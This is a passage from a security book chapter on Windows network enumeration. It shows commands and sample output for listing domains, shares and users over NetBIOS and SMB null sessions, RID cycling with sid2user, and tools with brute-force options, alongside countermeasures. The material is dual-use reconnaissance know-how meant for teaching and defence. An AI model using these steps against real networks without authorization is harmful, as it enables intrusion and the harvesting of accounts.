The best method for preventing unauthorized MSRPC enumeration is to restrict access to TCP 135. One area where this becomes problematic is providing mail services via Microsoft Exchange Server to clients on the Internet. In order for Outlook MAPI clients to connect to the Exchange service, they must first contact the endpoint mapper. Therefore, in order to provide Outlook/Exchange connectivity to remote users over the Internet, you would have to expose the Exchange server to the Internet via TCP port 135 (and a variety of others). The most common solution to this problem is to require users to first establish a secure tunnel (that is, using a VPN solution) between their system and the internal network. This way the Exchange server is not exposed, and data between the client and server is properly encrypted. Of course, the other alternative is to use Microsoft's Outlook Web Access (OWA) to support remote Outlook users. OWA is a web front end to an Exchange mailbox, and it works over HTTPS. We recommend using strong authentication if you decide to implement OWA (for example, digital certificates or two-factor authentication mechanisms). In Windows Server 2003/Exchange 2003 (and later), Microsoft implemented RPC over HTTP, which is our favorite option for accessing Exchange over the Internet while preserving the rich look and feel of the full Outlook client (see http://support.microsoft.com/default.aspx?kbid=833401 and http://technet.microsoft.com/en-us/library/aa998950.aspx).

If you can't restrict access to MSRPC, you should be restricting access to your individual RPC applications. We recommend reading the article titled "Writing a Secure RPC Client or Server" at http://msdn.microsoft.com/en-us/library/aa379441.aspx for more information on this topic.

NetBIOS Name Service Enumeration, UDP 137

Popularity:	*7*
Simplicity:	*5*
Impact:	*3*
Risk Rating:	***5***

The NetBIOS Name Service (NBNS) has traditionally served as the distributed naming system for Microsoft Windows–based networks. Beginning with Windows 2000, NBNS

is no longer a necessity, having been largely replaced by the Internet-based naming standard, DNS. However, as of this writing, NBNS is still enabled by default in all Windows distributions; therefore, it is generally simple for attackers connected to the local network segment (or via a router that permits the tunneling of NBNS over TCP/IP) to "enumerate the Windows wire," as we sometimes call NBNS enumeration.

NBNS enumeration is so easy because the tools and techniques for peering along the NetBIOS wire are readily available—most are built into the OS itself! In fact, NBNS enumeration techniques usually poll NBNS on all machines across the network and are often so transparent that it hardly appears one is even connecting to a specific service on UDP 137. We will discuss the native Windows tools first and then move into some third-party tools. We save the discussion of countermeasures until the very end, because fixing all this is rather simple and can be handled in one fell swoop.

Enumerating Windows Workgroups and Domains with net view The `net view` command is a great example of a built-in enumeration tool. It is an extraordinarily simple Windows NT Family command-line utility that lists domains available on the network and then lays bare all machines in a domain. Here's how to enumerate domains on the network using `net view`:

```
C:\>net view /domain
Domain
-------------------------------------------------------------_
CORLEONE
BARZINI_DOMAIN
TATAGGLIA_DOMAIN
BRAZZI
The command completed successfully.
```

The next command lists computers in a particular domain:

```
C:\>net view /domain:corleone
Server Name            Remark
------------------------------------------------------------
\\VITO                 Make him an offer he can't refuse
\\MICHAEL              Nothing personal
\\SONNY                Badda bing badda boom
\\FREDO                I'm smart
\\CONNIE               Don't forget the cannoli
```

Again, `net view` requires access to NBNS across all networks that are to be enumerated, which means it typically only works against the local network segment. If NBNS is routed over TCP/IP, `net view` can enumerate Windows workgroups, domains, and hosts across an entire enterprise, laying bare the structure of the entire organization with a single unauthenticated query from any system plugged into a network jack lucky enough to get a DHCP address.

TIP

Remember that we can use information from ping sweeps (see Chapter 2) to substitute IP addresses for NetBIOS names of individual machines. IP addresses and NetBIOS names are mostly interchangeable. (For example, \\192.168.202.5 is equivalent to \\SERVER_NAME.) For convenience, attackers will often add the appropriate entries to their %systemroot%\system32\drivers\etc\LMHOSTS file, appended with the #PRE syntax, and then run `nbtstat -R` at a command line to reload the name table cache. They are then free to use the NetBIOS name in future attacks, and it will be mapped transparently to the IP address specified in LMHOSTS.

Enumerating Windows Domain Controllers To dig a little deeper into the Windows network structure, we'll need to use a tool from the Windows Resource Kit (RK, or Reskit: www.microsoft.com/downloads/details.aspx?FamilyId=49AE8576-9BB9-4126-9761-BA8011FABF38&displaylang=en). In the next example, you'll see how the RK tool called nltest identifies the domain controllers in the domain we just enumerated using `net view` (domain controllers are the keepers of Windows network authentication credentials and are therefore primary targets of malicious hackers):

```
C:\>nltest /dclist:corleone
List of DCs in Domain corleone
    \\VITO (PDC)
    \\MICHAEL
    \\SONNY
The command completed successfully.
```

`Netdom` from the Reskit is another useful tool for enumerating key information about Windows domains on a wire, including domain membership and the identities of backup domain controllers (BDCs).

Enumerating Network Services with netviewx The `netviewx` tool by Jesper Lauritsen (see www.ibt.ku.dk/jesper/NTtools) works a lot like the `net view` command, but it adds the twist of listing servers with specific services. We often use `netviewx` to probe for the Remote Access Service (RAS) to get an idea of the number of dial-in servers that exist on a network, as shown in the following example (the `-D` syntax specifies the domain to enumerate, whereas the `-T` syntax specifies the type of machine or service to look for):

```
C:\>netviewx -D CORLEONE -T dialin_server
VITO,4,0,500, nt%workstation%server%domain_ctrl%time_source%dialin_server%
backup_browser%master_browser," Make him an offer he can't refuse "
```

The services running on this system are listed between the percent sign (%) characters. `netviewx` is also a good tool for choosing nondomain controller targets that may be poorly secured.

Dumping the NetBIOS Name Table with nbtstat and nbtscan `nbtstat` connects to discrete machines rather than enumerating the entire network. It calls up the NetBIOS name

table from a remote system. The name table contains great information, as shown in the following example:

```
C:\>nbtstat -A 192.168.202.33
       NetBIOS Remote Machine Name Table
   Name                  Type           Status
---------------------------------------------------------
SERVR9               <00>  UNIQUE     Registered
SERVR9               <20>  UNIQUE     Registered
9DOMAN               <00>  GROUP      Registered
9DOMAN               <1E>  GROUP      Registered
SERVR9               <03>  UNIQUE     Registered
INet Services    <1C>  GROUP      Registered
IS SERVR9.....    <00>  UNIQUE     Registered
9DOMAN               <1>   UNIQUE     Registered
..__MSBROWSE__.      <01>  GROUP      Registered
ADMINISTRATOR        <03>  UNIQUE     Registered
MAC Address = 00-A0-CC-57-8C-8A
```

As illustrated, `nbtstat` extracts the system name (SERVR9), the domain it's in (9DOMAN), any logged-on users (ADMINISTRATOR), any services running (INet Services), and the network interface hardware Media Access Control (MAC) address. These entities can be identified by their NetBIOS service code (the two-digit number to the right of the name). These codes are partially listed in Table 3-2.

NetBIOS Code	Resource
computer name>[00]	Workstation Service
domain name>[00]	domain name
computer name>[03]	Messenger Service (for messages sent to this computer)
user name>[03]	Messenger Service (for messages sent to this user)
computer name>[20]	Server Service
domain name>[1D]	Master Browser
domain name>[1E]	Browser Service Elections
domain name>[1B]	Domain Master Browser

Table 3-2 Common NetBIOS Service Codes

The two main drawbacks to `nbtstat` are its restriction to operating on a single host at a time and its rather inscrutable output. Both of those issues are addressed by the free tool `nbtscan`, from Alla Bezroutchko, available at www.inetcat.net/software/nbtscan.html. `nbtscan` will "nbtstat" an entire network with blistering speed and format the output nicely:

```
C:\>nbtscan 192.168.234.0/24
Doing NET name scan for addresses from 192.168.234.0/24
IP address       NetBIOS Name   Server    User      MAC address
------------------------------------------------------------------
192.168.234.36   WORKSTN12      <server>  RSMITH    00-00-86-16-47-d6
192.168.234.110  CORP-DC        <server>  CORP-DC   00-c0-4f-86-80-05
192.168.234.112  WORKSTN15      <server>  ADMIN     00-80-c7-0f-a5-6d
192.168.234.200  SERVR9         <server>  ADMIN     00-a0-cc-57-8c-8a
```

Coincidentally, `nbtscan` is a great way to quickly flush out hosts running Windows on a network. Try running it against your favorite Class C–sized network, and you'll see what we mean.

Linux NetBIOS Enumeration Tools Although we've described a number of different Windows-based NetBIOS enumeration tools, there are an equal amount available for Linux. One tool in particular is NMBscan by Grégoire Barbier (http://nmbscan.gbarbier.org/). NMBscan provides the ability to enumerate NetBIOS by specifying different levels of verbosity:

```
nmbscan-1.2.4 # ./nmbscan
nmbscan version 1.2.4 - Sat Jul 19 17:41:03 GMT 2008

usage :
 ./nmbscan -L
  -L show licence agreement (GPL)

 ./nmbscan {-d|-m|-a}
  -d show all domains
  -m show all domains with master browsers
  -a show all domains, master browsers, and servers

 ./nmbscan {-h|-n} host1 [host2 [...]]
  -h show information on hosts, known by ip name/address
  -n show information on hosts, known by nmb name
```

We like to just specify the `-a` option to obtain a complete view of the NetBIOS network around us:

```
nmbscan-1.2.4 # ./nmbscan -a
nmbscan version 1.2.4 - Sat Jul 19 17:44:22 GMT 2008
```

```
domain EXAMPLE
  master-browser SLIPDIPDADOOKEN 10.219.1.201 -
  server SHARUCAN
    ip-address 10.219.1.20
      mac-address 01:18:F3:E9:04:7D
    ip-address 192.168.252.1
    ip-address 192.168.126.1
    server-software Windows Vista (TM) Ultimate 6.0
    operating-system Windows Vista (TM) Ultimate 6000
  server PIZZZAKICK
  server HADUCAN
    ip-address 10.219.1.207
      mac-address 00:0C:29:05:20:A7
    server-software Windows Server 2003 5.2
    operating-system Windows Server 2003 3790 Service Pack 2
  server GNA
  server SLIPDIPDADOOKEN
    ip-address 10.219.1.201
      mac-address 00:DE:AD:BE:EF:00
    ip-address 192.168.175.1
    ip-address 192.168.152.1
    server-software Windows 2000 LAN Manager
    operating-system Windows 5.1
domain -
  master-browser - 192.168.175.1 -
domain -
  master-browser - 192.168.152.1 -
```

Stopping NetBIOS Name Services Enumeration

All the preceding techniques operate over the NetBIOS Naming Service, UDP 137. If access to UDP 137 is restricted, either on individual hosts or by blocking the protocol at network routers, none of these activities will be successful. To prevent user data from appearing in NetBIOS name table dumps, disable the Alerter and Messenger services on individual hosts. The startup behavior for these services can be configured through the Services Control Panel. On Windows 2000 and later, the Alerter and Messenger services are disabled by default, plus you can disable NetBIOS over TCP/IP under the settings for individual network adapters. However, we've experienced unreliable success in blocking NBNS enumeration using the NetBIOS over TCP/IP setting, so we wouldn't rely on it (and as you will see later in this chapter, there are many other misconceptions about this feature as well). Finally, be aware that if you block UDP 137 from traversing routers, you will disable Windows name resolution across those routers, breaking any applications that rely on NBNS.

NetBIOS Session Enumeration, TCP 139/445

Popularity:	*8*
Simplicity:	*10*
Impact:	*8*
Risk Rating:	***9***

Windows NT and its progeny have achieved a well-deserved reputation for giving away free information to remote pilferers. This is almost singularly due to the vulnerability that we are going to discuss next, the Windows null session/anonymous connection attack.

Null Sessions: The Holy Grail of Enumeration If you've ever accessed a file or printed to a printer associated with a Windows machine across a network, chances are good that you've used Microsoft's Server Message Block (SMB) protocol, which forms the basis of Windows File and Print Sharing (there is a Linux implementation of SMB called Samba). SMB is accessible via APIs that can return rich information about Windows—even to unauthenticated users. The quality of the information that can be gathered via this mechanism makes SMB one of the biggest Achilles' heels for Windows if not adequately protected.

To demonstrate the devastation that can arise from leaving SMB unprotected, let's perform some widely known hacking techniques that exploit the protocol. The first step in enumerating SMB is to connect to the service using the so-called "null session" command, shown next:

```
C:\>net use \\192.168.202.33\IPC$ "" /u:""
```

You might notice the similarity between this command and the standard `net use` syntax for mounting a network drive—in fact, they are nearly identical. The preceding syntax connects to the hidden interprocess communications "share" (`IPC$`) at IP address 192.168.202.33 as the built-in anonymous user (`/u:""`) with a null (`""`) password. If successful, the attacker now has an open channel over which to attempt the various techniques outlined in this section to pillage as much information as possible from the target, including network information, shares, users, groups, Registry keys, and so on. Regardless of whether you've heard it called the "Red Button" vulnerability, null session connections, or anonymous logon, it can be the single most devastating network foothold sought by intruders, as we will vividly demonstrate next.

NOTE SMB enumeration is feasible over both TCP 139 (NetBIOS Session) and TCP 445 (SMB over raw TCP/IP, also called "Direct Host"). Both ports provide access to the same service (SMB), just over different transports.

Enumerating File Shares Some of the favorite targets of intruders are mis-ACL'd Windows file shares. With a null session established, we can enumerate the names of file shares

quite easily using a number of techniques. For example, the built-in Windows `net view` command can be used to enumerate shares on remote systems:

```
C:\>net view \\vito
Shared resources at \\192.168.7.45
VITO
Share name   Type         Used as Comment
-----------------------------------------------
NETLOGON     Disk                 Logon server share
Test         Disk                 Public access
The command completed successfully.
```

Two other good share-enumeration tools from the Resource Kit (www.microsoft.com/downloads/details.aspx?familyid=9D467A69-57FF-4AE7-96EE-B18C4790CFFD&displaylang=en) are `srvcheck` and `srvinfo` (using the `-s` switch). `srvcheck` displays shares and authorized users, including hidden shares, but it requires privileged access to the remote system to enumerate users and hidden shares. `srvinfo`'s `-s` parameter lists shares along with a lot of other potentially revealing information.

One of the best tools for enumerating Windows file shares (and a whole lot more) is DumpSec (formerly DumpAcl), shown in Figure 3-2. It is available for free from SomarSoft (www.somarsoft.com). Few tools deserve their place in the NT security administrator's toolbox more than DumpSec. It audits everything from file system permissions to services available on remote systems. Basic user information can be obtained even over an innocuous null connection, and it can be run from the command line, making for easy automation and scripting. In Figure 3-2, we show DumpSec being used to dump share information from a remote computer.




Figure 3-2 DumpSec reveals shares over a null session with the target computer.

Opening null connections and using the preceding tools manually is great for directed attacks, but most hackers will commonly employ a NetBIOS scanner to check entire networks rapidly for exposed shares. Two tools that perform these tasks are SysInternals's (acquired by Microsoft) ShareEnum (http://technet.microsoft.com/en-us/sysinternals/bb897442.aspx) and SoftPerfect's Network Scanner (www.softperfect.com/products/networkscanner/). ShareEnum has fewer configurable options, but by default it provides a good amount of information and has nice comparison features that may be useful for comparing results over time. SoftPerfect's Network Scanner is a bit more diverse but requires some minimal configuration beyond the default (see Figure 3-3).

Unlike older tools such as Legion, or the NetBIOS Auditing Tool (NAT), these newer tools target the "security professional" rather than the "hacker," so unfortunately it's not likely you'll find password brute forcing functionality included. Regardless you can always use the older tools to do your dirty work, or use one of the brute forcing tools mentioned later on in this book.

Legion can chew through a Class C IP network and reveal all available shares in its graphical interface. Version 2.1 includes a "brute-force tool" that tries to connect to a given share by using a list of passwords supplied by the user. For more on brute-force cracking of Windows, see Chapter 4. Another popular Windows share scanner is the NetBIOS Auditing Tool (NAT), based on code written by Andrew Tridgell. (NAT is available through the *Hacking Exposed* website, www.hackingexposed.com.) Neon Surge and Chameleon of the now-defunct Rhino9 Security Team wrote a graphical interface for NAT for the command-line challenged, as shown in Figure 3-4. NAT not only finds shares, but also attempts forced entry using user-defined username and password lists.




Figure 3-3 SoftPerfect's Network Scanner automatically scans subnets for open file shares.




Figure 3-4 The NetBIOS Auditing Tool (NAT) with graphical interface and command-line output

Registry Enumeration Another good mechanism for enumerating NT Family application information involves dumping the contents of the Windows Registry from the target. Most any application that is correctly installed on a given NT system will leave some degree of footprint in the Registry; it's just a question of knowing where to look. Additionally, intruders can sift through reams of user- and configuration-related information if they gain access to the Registry. With patience, some tidbit of data that grants access can usually be found among its labyrinthine hives. Fortunately, Window's default configuration is to allow only administrators access to the Registry. Therefore, the techniques described next will not typically work over anonymous null sessions. One exception to this is when the HKLM\System\CurrentControlSet\Control\SecurePipeServer\Winreg\AllowedPaths key specifies other keys to be accessible via null sessions. By default, it allows access to HKLM\Software\Microsoft\WindowsNT\Current Version.

If you want to check whether a remote Registry is locked down, the best tools are the `reg` (built into Windows XP, 2003, and later) and SomarSoft's DumpSec (once again). For pre-Windows 2003 systems, `regdmp` can be used instead of `reg` (`regdmp` was the original tool that was decommissioned, and all of its functionality was then built into `reg` utility). `reg/regdmp` is a rather raw utility that simply dumps the entire Registry (or individual keys specified at the command line) to the console. Although remote access to the Registry is usually restricted to administrators, nefarious do-nothings will probably try to enumerate various keys anyway in hopes of a lucky break. Hackers will often plant

pointers to backdoor utilities such as NetBus (see Chapter 4). Here, we check to see what applications start up with Windows:

```
C:\>reg query \\10.219.1.207\HKLM\SOFTWARE\MICROSOFT\
Windows\CurrentVersion\Run

! REG.EXE VERSION 3.0

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\
Windows\CurrentVersion\Run

    VMware Tools REG_SZ
C:\Program Files\VMware\VMware Tools\VMwareTray.exe

    VMware User Process REG_SZ
C:\Program Files\VMware\VMware Tools\VMwareUser.exe

Adobe Reader Speed Launcher REG_SZ
"C:\Program Files\Adobe\Reader 8.0\Reader\Reader_sl.exe"

    SunJavaUpdateSched  REG_SZ
"C:\Program Files\Java\jre1.6.0_03\bin\jusched.exe"

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\
Windows\CurrentVersion\Run\OptionalComponents
```

DumpSec produces much nicer output but basically achieves the same thing, as shown in Figure 3-5. The "Dump Services" report will enumerate every Win32 service and kernel driver on the remote system, whether running or not (again, assuming proper access permissions). This could provide a wealth of potential targets for attackers to choose from when planning an exploit. Remember that a null session is required for this activity.

Enumerating Trusted Domains Remember the `nltest` tool, which we discussed earlier in the context of NetBIOS Name Service Enumeration? Once a null session is set up to one of the machines in the enumerated domain, the `nltest /server:<server_name>` and `/trusted_domains` syntax can be used to learn about further Windows domains related to the first. It's amazing how much more powerful these simple tools become when a null session is available.

Enumerating Users At this point, giving up share information probably seems pretty bad, but not the end of the world—at least attackers haven't been able to get at user account information, right? Wrong. Unfortunately, many Windows machines cough up user information over null sessions just about as easily as they reveal shares.




Figure 3-5 DumpSec enumerates all services and drives running on a remote system.

One of the most powerful tools for mining a null session for user information is, once again, DumpSec. It can pull a list of users, groups, and the NT system's policies and user rights. In the next example, we use DumpSec from the command line to generate a file containing user information from the remote computer (remember that DumpSec requires a null session with the target computer to operate):

```
C:\>dumpsec /computer=\\192.168.202.33 /rpt=usersonly
     /saveas=tsv /outfi le=c:\temp\users.txt
C:\>cat c:\temp\users.txt
7/15/08 10:07 AM - Somarsoft DumpSec - \\192.168.202.33
UserName      FullName           Comment
Barzini       Enrico Barzini     Rival mob chieftain
godfather     Vito Corleone      Capo
Godzilla      Administrator      Built-in account for administering the domain
Guest                            Built-in account for guest access
lucca         Lucca Brazzi       Hit man
mike          Michael Corleone   Son of Godfather
```

Using the DumpSec GUI, you can include many more information fields in the report, but the format just shown usually ferrets out troublemakers. For example, we once came across a server that stored the password for the renamed Administrator account in the Comments field!

Two other extremely powerful Windows enumeration tools are `sid2user` and `user2sid` by Evgenii Rudnyi (see http://evgenii.rudnyi.ru/soft/sid/sid.txt). These are command-line tools that look up NT Family SIDs from username input, and vice versa. SID is the *security identifier*, a variable-length numeric value issued to an NT Family system at installation. For a good explanation of the structure and function of SIDs, read the excellent article at http://en.wikipedia.org/wiki/Security_Identifier. Once a domain's SID has been learned through `user2sid`, intruders can use known SID numbers to enumerate the corresponding usernames. Here's an example:

```
C:\>user2sid \\192.168.202.33 "domain users"

S-1-5-21-8915387-1645822062-1819828000-513

Number of subauthorities is 5
Domain is ACME
Length of SID in memory is 28 bytes
Type of SID is SidTypeGroup
```

This tells us the SID for the machine—the string of numbers beginning with S-1, separated by hyphens. The numeric string following the last hyphen is called the *relative identifier (RID)*, and it is predefined for built-in Windows users and groups such as Administrator and Guest. For example, the Administrator user's RID is always 500, and the Guest user's is 501. Armed with this tidbit, a hacker can use `sid2user` and the known SID string appended with an RID of 500 to find the name of the administrator's account (even if it has been renamed). Here's an example:

```
C:\>sid2user \\192.168.2.33 5 21 8915387 1645822062 18198280005 500

Name is godzilla
Domain is ACME
Type of SID is SidTypeUser
```

Note that "S-1" and the hyphens are omitted. Another interesting factoid is that the first account created on any NT-based local system or domain is assigned an RID of 1000, and each subsequent object gets the next sequential number after that (1001, 1002, 1003, and so on—RIDs are not reused on the current installation). Therefore, once the SID is known, a hacker can basically enumerate every user and group on an NT Family system, past and present.

NOTE `sid2user`/`user2sid` will even work if RestrictAnonymous is set to 1 (defined shortly), as long as port 139 or 445 is accessible.

Here's a simple example of how to script `user2sid/sid2user` to loop through all the available user accounts on a system. Before running this script, we first determine the SID for the target system using `user2sid` over a null session, as shown previously. Recalling that the NT Family assigns new accounts an RID beginning with 1000, we then execute the following loop using the NT Family shell command FOR and the `sid2user` tool (see earlier) to enumerate up to 50 accounts on a target:

```
C:\>for /L %i IN (1000,1,1050) DO sid2user \\acmepdc1 5 21 1915163094
 1258472701648912389 %I >> users.txt
C:\>cat users.txt

Name is IUSR_ACMEPDC1
Domain is ACME
Type of SID is SidTypeUser

Name is MTS Trusted Impersonators
Domain is ACME
Type of SID is SidTypeAlias
. . .
```

This raw output could be sanitized by piping it through a filter to leave just a list of usernames. Of course, the scripting environment is not limited to the NT shell—Perl, VBScript, or whatever is handy will do. As one last reminder before we move on, realize that this example will successfully dump users as long as TCP port 139 or 445 is open on the target, RestrictAnonymous = 1 notwithstanding.

All-in-One Null Session Enumeration Tools Various developers have created a number of all-in-one null session enumeration tools so that you can get the most bang for your buck with SMB enumeration. The tool that tops the list is NBTEnum by Reed Arvin (http://reedarvin.thearvins.com/tools/NBTEnum33.zip). Reed Arvin has also developed many other useful Windows tools which can be found at http://reedarvin.thearvins.com/tools.html. NBTEnum shines due to its extensive yet easy-to-read HTML output, intelligent brute forcing capabilities, and its ability to enumerate a multitude of information using null sessions or under a particular user account. Using the tool is simple: to perform basic enumeration operations simply supply the `-q` option followed by the hostname. To enable intelligent brute forcing, use the `-s` option and include a dictionary file. NBTEnum (see Figure 3-6) will first check the account lockout policy of the server, then attempt to brute force only a limited number of passwords so that the limit is not reached.

`enum`, developed by Razor Team from BindView (which has since been acquired by Symantec), is an excellent tool for SMB Enumeration. Unfortunately it is older in comparison to NBTEnum and can be much harder to find. It supports automatic setup and teardown of null sessions, password brute forcing, and a ton of additional features




Figure 3-6 NBTEnum provides a wealth of information in an easily readable HTML output.

that make it a great addition to an attacker's toolkit. The following listing of the available command-line switches for this tool demonstrates how comprehensive it is:

```
C:\>enum
usage: enum [switches] [hostname|ip]
  -U: get userlist
  -M: get machine list
  -N: get namelist dump (different from -U|-M)
  -S: get sharelist
  -P: get password policy information
  -G: get group and member list
  -L: get LSA policy information
  -D: dictionary crack, needs -u and -f
```

```
  -d: be detailed, applies to -U and -S
  -c: don't cancel sessions
  -u: specify username to use (default " ")
  -p: specify password to use (default " ")
  -f: specify dictfile to use (wants -D)
```

Portcullis Security has developed a Linux clone of `enum` named `enum4linux` (www.portcullis-security.com/16.php), which is a wrapper for common commands available within the Samba suite. It provides the same information plus a number of different options (edited for brevity):

```
enum4linux-0.7.0 # ./enum4linux.pl
Copyright (C) 2006 Mark Lowe (mrl@portcullis-security.com)

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
        -U              get userlist
        -M              get machine list*
        -N              get namelist dump (different from -U|-M)*
        -S              get sharelist
        -P              get password policy information*
        -G              get group and member list
        -L              get LSA policy information*
        -D              dictionary crack, needs -u and -f*
        -d              be detailed, applies to -U and -S*
        -u username     specify username to use (default "")
        -p password     specify password to use (default "")
        -f filename     specify dictfile to use (wants -D)*

* = Not implemented in this release.

Additional options:
        -a              Do all simple enumeration (-U -S -G -r -o -n)
        -h              Display this help message and exit
        -r              enumerate users via RID cycling
        -R range        RID ranges to enumerate
(default: 500-550,1000-1050, implies -r)
        -s filename     brute force guessing for share names
        -k username     User that exists on remote system
(default: administrator)
                        Used to get sid with "lookupsid administrator"
        -o              Get OS information
        -w workgroup    Specify workgroup manually (
```

```
usually found automatically)
        -n              Do an nmblookup (similar to nbtstat)
        -v              Verbose.  Shows full commands being run
(net, rpcclient, etc.)
```

